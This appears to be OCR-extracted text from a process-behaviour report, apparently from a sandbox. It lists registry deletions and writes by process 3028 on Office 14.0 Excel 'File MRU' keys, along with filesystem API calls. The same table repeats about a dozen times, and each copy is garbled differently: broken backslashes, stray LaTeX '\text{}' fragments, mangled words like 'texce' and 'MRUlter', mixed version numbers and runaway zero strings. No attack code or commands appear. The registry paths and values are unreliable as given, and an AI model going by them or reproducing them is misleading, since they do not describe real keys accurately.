Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Write Registry Key  Call Filesystem API  Call Filesystem API  Call Filesystem API  Call Filesystem API  Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 42 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 43 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 43 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 44 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 45 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 46 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 47 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 49 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 49 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: 3 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\texce\File MRU\ltem 50 Value: 3 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\tille\text{ MRU\tem} 42\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ Exce\text{ File}} MRU\tem} 43\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ Exce\text{ File}} MRU\tem} 44\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ Exce\text{ File}} MRU\tem} 45\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ File}} MRU\tem} 46\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ File}} MRU\tem} 47\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 48\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{ File}} MRU\tem} 49\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 49\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 50\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 50\text{ Value}: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem} 50\text{ Value}: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{ Exce\text{ File}}} MRU\tem 40\text{ Value}: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 45 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 46 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 47 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 42 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 42 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 44 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 45 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 45 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 46 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 48 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 49 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 49 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 49 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!ExcellFile MRUlitem 50 Value: None Key: HKEY_CURRENT_USERISOFTWARE!Microsoft!Office!14.0!Common!QMSessionCount Value: 3 Key: HKEY_LOCAL_MACHINE!SOFTWARE!Microsoft!Windows!CurrentVersion!Installer!UserDatalS-1-5-18!Products!000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Mrite Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\texture\15.0\texture\15.3\texture\15.4\texture\15.0\tex	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 42 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 43 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 44 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 45 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 45 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 46 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 47 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 49 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 49 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: 38  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: 38  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 10 \text{Value}: 38  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} Mru\text{Value} Mru\text{Value}: 18000000000000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 42 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 43 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 46 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftWindows\CurrentVersion\Installer\User\Data\S-1.5-18\Products\100004109110000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 42 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 43 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 44 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 45 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 45 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 46 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 47 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 49 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{ExcellFile} MRU\ltem 49 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: 38  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 50 \text{Value}: 38  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} MRU\ltem 10 \text{Value}: 38  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\14.0\text{CxcellFile} Mru\text{Value} Mru\text{Value}: 18000000000000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 42 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 43 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 46 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftOffice\14.0\15.0\text{ExcelFile} MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftWindows\CurrentVersion\Installer\User\Data\S-1.5-18\Products\100004109110000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Add Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 42 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 43 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 43 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 46 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 47 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 50 Value: None  Key: HKEY_LOCAL_MACHINE\SOFTWAREMicrosoftOffice\14.0\texcelFile MRUlter 50 Value: None  Key: HKEY_LOCAL_MACHINE\SOFTWAREMicrosoftWirdows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Cell Filesystem API Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\texce\frie\ MRUltem 42\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Exce\text{IF}ile\ MRUltem\ 42\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Exce\text{IF}ile\ MRUltem\ 45\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Exce\text{IF}ile\ MRUltem\ 45\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Exce\text{IF}ile\ MRUltem\ 46\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Exce\text{IF}ile\ MRUltem\ 46\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Exce\text{IF}ile\ MRUltem\ 47\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Exce\text{IF}ile\ MRUltem\ 49\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\text{Common\Und\Sec\soft\Undow\16.0\text{Exce\text{IF}ile\ MRUltem\ 49\text{Value}: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Undow\16.0\text{Common\Und\Sec\soft\Undow\16.0\text{Exce\text{IF}ile\ MRUltem\ 40\text{Value}: 38\text{Value}: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Undow\16.0\text{Common\Und\Sec\soft\Undow\16.0\text{Value}: 38\text{Value}:	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key  Write Registry Key  Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Urite Registry Key Add Registry Key Add Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Urite Registry Key Write Registry Key Urite Registry Key Delete Registry Key Urite Registry Key	Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 42 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 43 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 44 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 45 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 47 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 47 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 48 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 48 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 49 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 50 Value: None  Key: HKEY_CURRENT_USER:SOFTWAREIMicrosoftiOffice:14.0;ExceliFile MRUItem 50 Value: None  Key: HKEY_LOCAL_MACHINEISOFTWAREIMicrosoftiWindowsiCurrentVersiontInstaller/UserDatais:1-5-18iProductsi000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Write Registry Key Add Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Lxcel\File} MRUlter 42 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 43 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 45 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 45 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 46 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 47 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 47 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 48 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 49 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 49 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\0ffice\14.0\text{CommoniOMSessionCount} Value: 3  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\0ffice\14.0\text{CommoniOMSessionCount} Value: 3  API Name: FindFirstFileEv\Mags: (%APPDATA\%\Microsoft\0ffico\6ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: 